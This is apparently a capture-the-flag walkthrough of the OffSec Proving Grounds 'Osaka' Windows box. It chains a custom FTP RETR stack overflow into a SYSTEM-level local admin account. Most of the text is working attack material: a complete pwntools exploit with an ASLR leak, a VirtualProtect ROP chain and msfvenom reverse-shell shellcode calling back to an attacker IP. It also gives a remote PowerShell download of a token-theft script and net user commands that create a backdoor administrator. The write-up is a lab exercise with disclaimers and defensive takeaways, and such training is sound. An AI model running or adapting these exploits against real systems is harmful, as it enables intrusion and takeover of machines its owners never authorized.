OffSec Proving Grounds Osaka — FTP Buffer Overflow & psgetsys

In this Art of Vector walkthrough, we take OffSec Proving Grounds Osaka from a sparse Windows port map to full administrator desktop access by chaining a custom FTP stack buffer overflow (WinDbg + Mona, ASLR leak, ROP, and VirtualProtect), then escalating with SeDebugPrivilege and psgetsys parent-process token theft to create a local admin account for RDP.
Lab only. All testing was performed in an authorized training environment. Never run these techniques against systems you do not own or do not have explicit written permission to assess.
Summary
Osaka is a standalone Windows Server 2019 host (OSAKA workgroup). A full TCP scan shows FTP, SMB, and RDP. The custom FTP service on port 21 accepts admin/admin and exposes a hidden DEBUG command that leaks memory for ASLR bypass.

Exploit development happens on the Windows VM with WinDbg + Mona.py (!mona commands — same syntax as Immunity). The workflow: fuzz RETR → Mona pattern offset 272 → module protections (ASLR + DEP) → DEBUG %x leak delta 0x10f0 → Mona IAT for VirtualProtect at ftp+0x1e000 → Mona ROP chain → msfvenom shellcode → remote rce.py. The callback lands as osaka\wilson with SeDebugPrivilege enabled. Parent-process impersonation via psgetsys runs net user as SYSTEM, creating local admin aov. RDP completes the box.
Attack chain (end-to-end)
nmap → FTP login (admin/admin) → DEBUG leak discovery
  → WinDbg attach ftp.exe → !mona pattern → offset 272
  → !mona modules (ASLR+DEP) → !mona iat VirtualProtect → !mona rop
  → msfvenom shellcode → rce.py → Penelope shell (wilson)
  → psgetsys → SYSTEM net user aov → RDP → Administrator desktop
Phase 0 — Kali prep
0.1 Confirm your callback IP
ip -4 addr show
Lab run used 192.168.45.182. Every LHOST / listener must match the interface that routes to the Osaka VM.
0.2 Start the reverse-shell handler
penelope -p 5555
# equivalent: nc -lvnp 5555
Penelope output:
[+] Listening for reverse shells on 0.0.0.0:5555 -> 127.0.0.1 • 10.0.2.15 • 192.168.45.182
0.3 Create the working directory on Kali
mkdir -p ~/aov_lab/Osaka
cd ~/aov_lab/Osaka
All exploit scripts (check.py, rce.py) live here.
Phase 1 — Enumeration
1.1 Full port scan
nmap -sV -sC -p- 192.168.120.20 -v
Notable open ports:
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp?
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 500 PASV is not supported
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OSAKA
|   NetBIOS_Domain_Name: OSAKA
|   NetBIOS_Computer_Name: OSAKA
|   DNS_Domain_Name: osaka
|   DNS_Computer_Name: osaka
|   Product_Version: 10.0.17763
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Host metadata:
Host:     Simple (Service Info)
OS:       Windows Server 2019 Build 17763
Workgroup/Domain: OSAKA
RDP:      3389 open
SMB signing: enabled but not required
Takeaways: FTP is the foothold. RDP is the finish line. PASV mode is broken (500 PASV is not supported) — use active FTP or scripted clients only.
1.2 Manual FTP interaction
ftp 192.168.120.20
220 Welcome
USER admin
331 Password required
PASS admin
230 User logged in
After login, probe non-standard commands:
DEBUG %x
Example response:
DEBUG: 0x00401f0a
That hex value is a pointer inside ftp.exe — used later to defeat ASLR on every run.
Anonymous login also works (ftp-anon in nmap), but RETR overflow testing requires the authenticated session in this lab.
1.3 Identify the vulnerable binary
Once inside the shell (post-exploit), the service binary is visible:
C:\dev> dir
05/11/2023  12:16 PM           158,208 ftp.exe
05/11/2023  12:25 PM                29 dev.txt
dev.txt contents:
This is a development server.
The overflow target is C:\dev\ftp.exe — a 32-bit custom FTP server, not IIS FTP.
Phase 2 — WinDbg + Mona setup (on the Windows VM)
All offset work happens attached to the crashing process. Do not guess ROP gadgets from a static disassembler alone.
2.1 Install WinDbg Preview
On the Osaka VM (or a matching dev snapshot):
- Install WinDbg Preview from the Microsoft Store, or classic WinDbg from the Windows SDK.
- Confirm it launches and can attach to user-mode processes.
2.2 Install Mona.py
# On the VM — download Corelan Mona
iwr https://raw.githubusercontent.com/corelan/mona/master/mona.py -OutFile C:\mona\mona.py
Mona is a Python script. WinDbg loads it as a debugger extension command — you invoke it with !mona, exactly like Immunity Debugger.
2.3 Start the FTP service and attach
Ensure ftp.exe is listening on port 21, then attach:
windbg -pn ftp.exe
Or from an open WinDbg session:
File → Attach to Process → ftp.exe
2.4 Configure Mona working folder
In the WinDbg command window:
!mona config -set workingfolder c:\mona\%p
!mona config -get workingfolder
Mona writes patterns, module lists, ROP output, and bytearray files under c:\mona\<pid>\.
Note: Some WinDbg Preview tutorials show
!py mona ...when Mona is run as a raw Python script. When Mona is loaded correctly as a debugger extension, use!monaonly — that is what this lab uses.
2.5 Useful WinDbg commands for this lab
| Command | Purpose |
|---|---|
g | Go / continue execution |
r eip | Show instruction pointer at crash |
lm m ftp | Show ftp.exe load address (changes each run if ASLR) |
!u ftp+0x10da | Disassemble gadget at offset |
bp ftp+0x10da | Breakpoint on jmp esp to verify ROP landing |
.reload /f ftp.exe | Reload symbols after crash/restart |
Phase 3 — Find the crash (RETR overflow)
3.1 Hypothesis
The server copies the RETR <filename> argument into a fixed stack buffer with no bounds check. Oversized filenames corrupt the saved return address.
3.2 First crash script (check.py)
On Kali, with WinDbg attached to ftp.exe:
#!/usr/bin/env python
from pwn import *

p = remote("192.168.120.20", 21)
p.recvuntil(b"220")
p.sendline(b"USER admin")
p.recvuntil(b"331")
p.sendline(b"PASS admin")
p.recvuntil(b"230")
p.recvline()

payload = b"A" * 500
p.sendline(b"RETR " + payload)
Run:
python3 check.py
WinDbg breaks with an access violation — the FTP thread attempted to return to a corrupted address.
3.3 Confirm EIP control
Send a deterministic payload:
RETR AAA...272 bytes...BBBB
In WinDbg after crash:
r eip
If EIP = 41414141 or similar corrupted value, you control the return address at offset 272.
Phase 4 — EIP offset with Mona pattern
4.1 Generate the pattern (on VM, in WinDbg)
!mona pattern_create 400
Mona writes pattern.txt to c:\mona\<pid>\. Open it and copy the full cyclic string.
4.2 Trigger crash with the pattern
Python one-liner or small script:
pattern = open("pattern.txt").read().strip()
p.sendline(b"RETR " + pattern.encode())
4.3 Read EIP and resolve offset
After the crash in WinDbg:
r eip
!mona pattern_offset eip
Mona output for this lab:
Exact match at offset 272
268 bytes buffer + 4 saved EBP → return address at offset 272
4.4 Alternative from Kali (no Mona pattern on VM)
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 400
# after crash, read EIP value in WinDbg:
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <EIP_VALUE>
Both methods must agree: 272 bytes before the return address.
Phase 5 — Module protections (!mona modules)
!mona modules
lm m ftp
lm v m ftp
Typical Osaka ftp.exe row:
start             end               module name
00400000          00427000          ftp
Protection summary:
| Protection | State on ftp.exe | Exploit impact |
|---|---|---|
| ASLR | ON (base changes every restart) | All gadget/IAT addresses need bin_base + offset |
| DEP / NX | ON | Cannot execute shellcode on stack directly → ROP VirtualProtect first |
| SafeSEH | OFF | No SEH-based bypass needed |
| Stack cookies (/GS) | OFF in this build | Straight overwrite to saved EIP |
Because DEP is enabled, jumping directly to shellcode on the stack fails. The standard fix: ROP into VirtualProtect, mark the stack region RWX, then jmp esp into a NOP sled + shellcode.
Phase 6 — Bad character analysis
FTP copies the filename into a C string — \x00 terminates the copy. Filter ROP gadgets and shellcode accordingly.
!mona bytearray -b "\x00"
!mona rop -m ftp -cpb "\x00"
Also watch for \x0a (newline) and \x0d (carriage return) if the parser treats them as command terminators. The final msfvenom stage uses -b "\x00" at minimum.
Phase 7 — ASLR leak via DEBUG %x
7.1 Discover the leak (manual, from Kali)
p.sendline(b"DEBUG %x")
line = p.recvline(timeout=5)
print(line)
Example:
DEBUG: 0x00401f0a
7.2 Correlate with module base (WinDbg, same run)
While attached, before or after sending DEBUG:
lm m ftp
Example:
00400000 00427000 ftp
7.3 Compute the static delta
leak     = 0x00401f0a   (from DEBUG response)
bin_base = 0x00400000   (from lm — changes each run)
delta    = leak - bin_base = 0x10f0
That 0x10f0 constant is baked into the remote exploit:
leak = int(line.split()[1], 16)
bin_base = leak - 0x10f0
Every ROP gadget address becomes gadget_offset + bin_base at runtime.
7.4 Verify the leak points into ftp.exe
In WinDbg, check whether the leaked address falls inside the module range:
? 00401f0a - 00400000
If the delta is stable across multiple DEBUG %x calls (same process run), the leak slot is reliable. Restart ftp.exe, send DEBUG again, recompute — bin_base should match lm m ftp.
Optional multi-leak probe:
DEBUG %x|%x|%x|%x
Use the first value that falls inside ftp.exe for the delta calculation.
Phase 8 — Resolve VirtualProtect IAT (Mona)
!mona iat -s VirtualProtect -m ftp
Mona lists the Import Address Table slot. Relative to image base 0x00400000:
VirtualProtect IAT → ftp+0x1e000 (absolute 0x0041e000 when base = 0x00400000)
In rce.py, the tuple (0x1e000, True) means: add bin_base at runtime before packing into the payload.
Verify in WinDbg:
dps ftp+0x1e000 L1
Should show a pointer into kernel32!VirtualProtect (or similar).
Phase 9 — Build the ROP chain (Mona)
9.1 Generate candidate gadgets
!mona bytearray -b "\x00"
!mona rop -m ftp -cpb "\x00"
Mona writes rop.txt and often rop_virtualprotect.txt under c:\mona\<pid>\. Open those files and look for a chain containing:
pop eax ; ret→ load VirtualProtect IAT pointer- register pops for
VirtualProtectarguments pushad ; ret→ sets up the calljmp esp→ land on shellcode after the API returns
9.2 Verify each gadget in WinDbg
Before copying offsets into Python, disassemble each one:
!u ftp+0x1ce98
!u ftp+0x8099
!u ftp+0x1bde3
!u ftp+0x10b8e
!u ftp+0x4905
!u ftp+0x2076
!u ftp+0x14adb
!u ftp+0x1d2bf
!u ftp+0x10d6
!u ftp+0x10da
9.3 Final gadget table (offsets from ftp.exe base)
| Offset | Instruction | Role in chain |
|---|---|---|
0x1ce98 | pop ebp ; ret | Stack adjust / padding (×2) |
0x8099 | pop ebx ; ret | Load EBX |
0x1bde3 | pop edx ; ret | Load EDX (flNewProtect) |
0x10b8e | pop ecx ; ret | Load ECX (writable lpflOldProtect) |
0x4905 | pop edi ; ret | ROP NOP / alignment |
0x2076 | pop esi ; ret | Load ESI |
0x14adb | jmp [eax] | Indirect call helper |
0x1d2bf | pop eax ; ret | Load EAX → VirtualProtect IAT |
0x1e000 | VirtualProtect IAT | Function pointer (rebases) |
0x10d6 | pushad ; ret | Register setup for API call |
0x10da | jmp esp | Jump to NOP sled + shellcode |
Register layout after pushad (classic Corelan VirtualProtect technique):
| Register | Value | Meaning |
|---|---|---|
| EBX | 0x201 | PAGE_EXECUTE_READWRITE constant |
| EDX | 0x40 | flNewProtect = RWX |
| ECX | 0x27041 + base | Writable address for old protect (output) |
| EAX | IAT slot | Pointer to VirtualProtect |
| EDI/ESI/EBP | padding | Alignment gadgets |
Constants (0x201, 0x40, 0x27041, 0x4426) are not rebased — Python tuple second field is False. Gadget addresses are rebased — second field is True.
9.4 Local validation before going remote
Set a breakpoint on the final gadget:
bp ftp+0x10da
g
Send the full payload from Kali. When WinDbg breaks at jmp esp:
- Single-step through
VirtualProtect - Confirm ESP points at the NOP sled
- Confirm execution reaches shellcode (or at least that the page permissions changed)
After a successful hit, ftp.exe may crash or hang — normal for this lab.
Phase 10 — Generate shellcode (msfvenom on Kali)
Match LHOST to your Penelope listener IP and LPORT to 5555:
msfvenom -a x86 -p windows/shell_reverse_tcp \
  LHOST=192.168.45.182 LPORT=5555 \
  -b "\x00" \
  -f python -v shellcode
| Flag | Why |
|---|---|
-a x86 | 32-bit ftp.exe |
windows/shell_reverse_tcp | Reverse TCP callback |
-b "\x00" | Null byte terminates FTP filename copy |
-f python -v shellcode | Paste directly into rce.py |
Regenerate shellcode whenever LHOST or LPORT changes. Do not reuse bytes from another network.
Phase 11 — Assemble the payload
Stack layout after the overflow:
[ 272 bytes padding ] [ ROP chain — 22 dwords ] [ 16-byte NOP sled ] [ shellcode ]
Python logic:
payload = b"A" * 272
for val, add_base in rop:
    payload += p32(val + bin_base if add_base else val)
payload += b"\x90" * 16
payload += shellcode
p.sendline(b"RETR " + payload)
Trigger: FTP treats everything after RETR as the filename → stack overflow → EIP → ROP → VirtualProtect → jmp esp → shellcode → TCP callback to Kali.
Phase 12 — Run the exploit
12.1 Terminal 1 (Kali) — listener
penelope -p 5555
12.2 Terminal 2 (Kali) — exploit
cd ~/aov_lab/Osaka
python3 rce.py
Expected script output:
[*] leak=0x401f0a bin_base=0x400000
[*] exploit sent — check nc -lvnp 5555
Expected Penelope callback:
[+] [New Reverse Shell] => OSAKA 192.168.120.20 ... 👤 osaka\wilson
In the shell:
C:\dev> whoami
osaka\wilson
12.3 Full exploit — rce.py
#!/usr/bin/env python
from pwn import *

p = remote("192.168.120.20", 21)
p.recvuntil(b"220")
p.sendline(b"USER admin")
p.recvuntil(b"331")
p.sendline(b"PASS admin")
p.recvuntil(b"230")
p.recvline()

# msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=192.168.45.182 LPORT=5555 -b "\x00" -f python -v shellcode
shellcode =  b""
shellcode += b"\xba\x63\x7a\xe1\x66\xda\xd6\xd9\x74\x24\xf4"
shellcode += b"\x5b\x33\xc9\xb1\x52\x31\x53\x12\x03\x53\x12"
shellcode += b"\x83\xa0\x7e\x03\x93\xda\x97\x41\x5c\x22\x68"
shellcode += b"\x26\xd4\xc7\x59\x66\x82\x8c\xca\x56\xc0\xc0"
shellcode += b"\xe6\x1d\x84\xf0\x7d\x53\x01\xf7\x36\xde\x77"
shellcode += b"\x36\xc6\x73\x4b\x59\x44\x8e\x98\xb9\x75\x41"
shellcode += b"\xed\xb8\xb2\xbc\x1c\xe8\x6b\xca\xb3\x1c\x1f"
shellcode += b"\x86\x0f\x97\x53\x06\x08\x44\x23\x29\x39\xdb"
shellcode += b"\x3f\x70\x99\xda\xec\x08\x90\xc4\xf1\x35\x6a"
shellcode += b"\x7f\xc1\xc2\x6d\xa9\x1b\x2a\xc1\x94\x93\xd9"
shellcode += b"\x1b\xd1\x14\x02\x6e\x2b\x67\xbf\x69\xe8\x15"
shellcode += b"\x1b\xff\xea\xbe\xe8\xa7\xd6\x3f\x3c\x31\x9d"
shellcode += b"\x4c\x89\x35\xf9\x50\x0c\x99\x72\x6c\x85\x1c"
shellcode += b"\x54\xe4\xdd\x3a\x70\xac\x86\x23\x21\x08\x68"
shellcode += b"\x5b\x31\xf3\xd5\xf9\x3a\x1e\x01\x70\x61\x77"
shellcode += b"\xe6\xb9\x99\x87\x60\xc9\xea\xb5\x2f\x61\x64"
shellcode += b"\xf6\xb8\xaf\x73\xf9\x92\x08\xeb\x04\x1d\x69"
shellcode += b"\x22\xc3\x49\x39\x5c\xe2\xf1\xd2\x9c\x0b\x24"
shellcode += b"\x74\xcc\xa3\x97\x35\xbc\x03\x48\xde\xd6\x8b"
shellcode += b"\xb7\xfe\xd9\x41\xd0\x95\x20\x02\x1f\xc1\x07"
shellcode += b"\x64\xf7\x10\x57\x9d\xbb\x9c\xb1\xf7\xab\xc8"
shellcode += b"\x6a\x60\x55\x51\xe0\x11\x9a\x4f\x8d\x12\x10"
shellcode += b"\x7c\x72\xdc\xd1\x09\x60\x89\x11\x44\xda\x1c"
shellcode += b"\x2d\x72\x72\xc2\xbc\x19\x82\x8d\xdc\xb5\xd5"
shellcode += b"\xda\x13\xcc\xb3\xf6\x0a\x66\xa1\x0a\xca\x41"
shellcode += b"\x61\xd1\x2f\x4f\x68\x94\x14\x6b\x7a\x60\x94"
shellcode += b"\x37\x2e\x3c\xc3\xe1\x98\xfa\xbd\x43\x72\x55"
shellcode += b"\x11\x0a\x12\x20\x59\x8d\x64\x2d\xb4\x7b\x88"
shellcode += b"\x9c\x61\x3a\xb7\x11\xe6\xca\xc0\x4f\x96\x35"
shellcode += b"\x1b\xd4\x9b\xae\x3c\x43\x4c\x89\xd7\x29\x11"
shellcode += b"\x2a\x02\x6d\x2c\xa9\xa6\x0e\xcb\xb1\xc3\x0b"
shellcode += b"\x97\x75\x38\x66\x88\x13\x3e\xd5\xa9\x31"

# ASLR leak
p.sendline(b"DEBUG %x")
line = p.recvline(timeout=5)
leak = int(line.split()[1], 16)
bin_base = leak - 0x10f0
log.info(f"leak={hex(leak)} bin_base={hex(bin_base)}")

# mona rop chain — offsets from ftp.exe base 0x400000
rop = [
    (0x1ce98, True), (0x1ce98, True),   # pop ebp
    (0x8099, True), (0x201, False),     # pop ebx, PAGE_EXECUTE_READWRITE
    (0x1bde3, True), (0x40, False),      # pop edx, flProtect
    (0x10b8e, True), (0x27041, True),    # pop ecx, writable
    (0x4905, True), (0x4426, True),      # pop edi, ret (nop)
    (0x2076, True), (0x14adb, True),    # pop esi, jmp [eax]
    (0x1d2bf, True), (0x1e000, True),    # pop eax, VirtualProtect IAT
    (0x10d6, True),                      # pushad
    (0x10da, True),                      # jmp esp
]

payload = b"A" * 272
for val, add_base in rop:
    payload += p32(val + bin_base if add_base else val)
payload += b"\x90" * 16
payload += shellcode

p.sendline(b"RETR " + payload)
log.info("exploit sent — check nc -lvnp 5555")
Phase 13 — Privilege escalation (wilson → SYSTEM → local admin)
The reverse shell runs as osaka\wilson, the FTP service account. This is not the end — the account carries a powerful privilege.
13.1 Check token privileges
whoami /priv
SeDebugPrivilege                Debug programs                                Enabled
SeChangeNotifyPrivilege         Bypass traverse checking                      Enabled
SeDebugPrivilege (Enabled) allows opening high-privilege processes (e.g. winlogon, services) for handle duplication and parent-process attribute spoofing.
13.2 Download psgetsys to the target
From the wilson shell:
powershell -ep bypass -c "iwr https://raw.githubusercontent.com/decoder-it/psgetsystem/master/psgetsys.ps1 -o C:\dev\psgetsys.ps1"
Verify:
dir C:\dev\psgetsys.ps1
13.3 Load psgetsys (PowerShell, not cmd)
Common mistake: running . .\psgetsys.ps1 from cmd fails:
'.' is not recognized as an internal or external command
Enter PowerShell first:
powershell
PS C:\dev> . .\psgetsys.ps1
Use dot-source (. .\psgetsys.ps1), not Import-Module.
Confirm the function exists:
Get-Command ImpersonateFromParentPid
13.4 Prove SYSTEM execution (file-based check)
The psgetsys child process is separate from the reverse shell — whoami in the Penelope session still shows wilson. Write proof to disk instead:
ImpersonateFromParentPid -ppid (Get-Process winlogon)[0].Id `
  -command C:\Windows\System32\cmd.exe `
  -cmdargs '/c whoami > C:\dev\sys.txt 2>&1'
From cmd:
type C:\dev\sys.txt
nt authority\system
Expected psgetsys output:
[+] Got Handle for ppid: 556
[+] Updated proc attribute list
[+] Starting C:\Windows\System32\cmd.exe /c whoami > C:\dev\sys.txt...True - pid: xxxx
13.5 Create local administrator aov
Still in PowerShell with psgetsys loaded:
ImpersonateFromParentPid -ppid (Get-Process winlogon)[0].Id `
  -command C:\Windows\System32\cmd.exe `
  -cmdargs '/c net user aov Pass123! /add'

ImpersonateFromParentPid -ppid (Get-Process winlogon)[0].Id `
  -command C:\Windows\System32\cmd.exe `
  -cmdargs '/c net localgroup administrators aov /add'
Lab output:
[+] Got Handle for ppid: 556
[+] Updated proc attribute list
[+] Starting C:\Windows\System32\cmd.exe /c net user aov Pass123! /add...True - pid: 2432 - Last error: 122
[+] Starting C:\Windows\System32\cmd.exe /c net localgroup administrators aov /add...True - pid: 4516 - Last error: 122
Last error: 122 after True + a valid PID is common here. Verify success by RDP login, not by the error code alone.
13.6 Why the reverse shell stays wilson
Penelope session  →  osaka\wilson  (FTP service token — unchanged)
psgetsys child    →  nt authority\system  (separate process — not your interactive shell)
RDP session       →  osaka\aov  (new logon — administrator desktop)
To get an interactive SYSTEM shell you would need a reverse callback from the psgetsys child (e.g. r.ps1 over HTTP + full path to powershell.exe) — for this lab, creating aov and RDP is the intended finish.
Phase 14 — RDP as local administrator
14.1 Connect from Kali
rdesktop 192.168.120.20
# or: xfreerdp3 /u:aov /p:'Pass123!' /v:192.168.120.20 +clipboard
Credentials:
Username: aov
Password: Pass123!

14.2 Session proof
C:\Users\Administrator\Desktop> whoami
osaka\aov

C:\Users\Administrator\Desktop> whoami /groups
BUILTIN\Administrators                                        ... Enabled group, Group owner
NT AUTHORITY\Local account and member of Administrators group ... Enabled group
Mandatory Label\High Mandatory Level                          ...
Common failure points
| Problem | Cause | Fix |
|---|---|---|
| No callback on 5555 | Wrong LHOST in shellcode | Regenerate msfvenom with correct Kali IP |
| Crash but no shell | Wrong offset or bad ROP | Re-run !mona pattern_offset; verify gadgets with !u ftp+offset |
Wrong bin_base | Bad leak delta | Recompute 0x10f0 from DEBUG + lm m ftp |
| Payload truncated | Null byte in ROP/shellcode | !mona rop -cpb "\x00" and msfvenom -b "\x00" |
ImpersonateFromParentPid not found | psgetsys not dot-sourced | powershell → . .\psgetsys.ps1 |
whoami still wilson after psgetsys | Separate process model | Check C:\dev\sys.txt or RDP as aov |
False - pid: 0 - Last error: 2 | Relative powershell.exe path | Use full path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| ROP works once, fails next run | ASLR leak wrong | Ensure every True tuple adds bin_base |
Root outcome
Osaka is a classic Windows exploit-development + token abuse chain:
- Recon — nmap isolates FTP + RDP on Server 2019 standalone host
- Fuzz —
RETRoverflow onC:\dev\ftp.exe - WinDbg + Mona — pattern offset 272, modules (ASLR+DEP), IAT, ROP
- ASLR bypass —
DEBUG %xleak, delta0x10f0 - DEP bypass — ROP
VirtualProtect+jmp esp+ msfvenom shellcode - Foothold — reverse shell as
osaka\wilson - Privesc —
SeDebugPrivilege+ psgetsys → SYSTEMnet user - Admin access — RDP as
aovon Administrator desktop
Why this machine is a good lesson
Osaka combines offensive development and post-exploitation tradecraft in one box.
The FTP stage is a full WinDbg exercise: Mona pattern for offset, module/IAT enumeration, DEBUG leak math, manual ROP gadget verification, and DEP bypass — not a Metasploit module one-liner. The privesc stage teaches that a low-priv shell with SeDebugPrivilege is not the finish line — parent-process attribute spoofing turns one enabled privilege into arbitrary SYSTEM command execution.
Defensive takeaways
- Never ship debug commands (
DEBUG, format leaks) on production services. - Fix stack overflows — use bounded copies and compile with
/GSwhere applicable. - Enable ASLR and avoid leaking rebasing pointers to unauthenticated clients.
- Treat
SeDebugPrivilegeas tier-0 — restrict which service accounts receive it. - Monitor for
net user/net localgroup administratorsfrom unexpected parent processes. - Require NLA + strong passwords on RDP; alert on new local admin creation.
References
- psgetsystem (decoder-it)
- Mona.py (Corelan) — ROP/pattern/IAT for WinDbg and Immunity
- WinDbg Preview
- Pwntools
- Penelope reverse shell handler
- MSDN — VirtualProtect
- SeDebugPrivilege
Unauthorized access is illegal. This write-up is for education and authorized lab work only.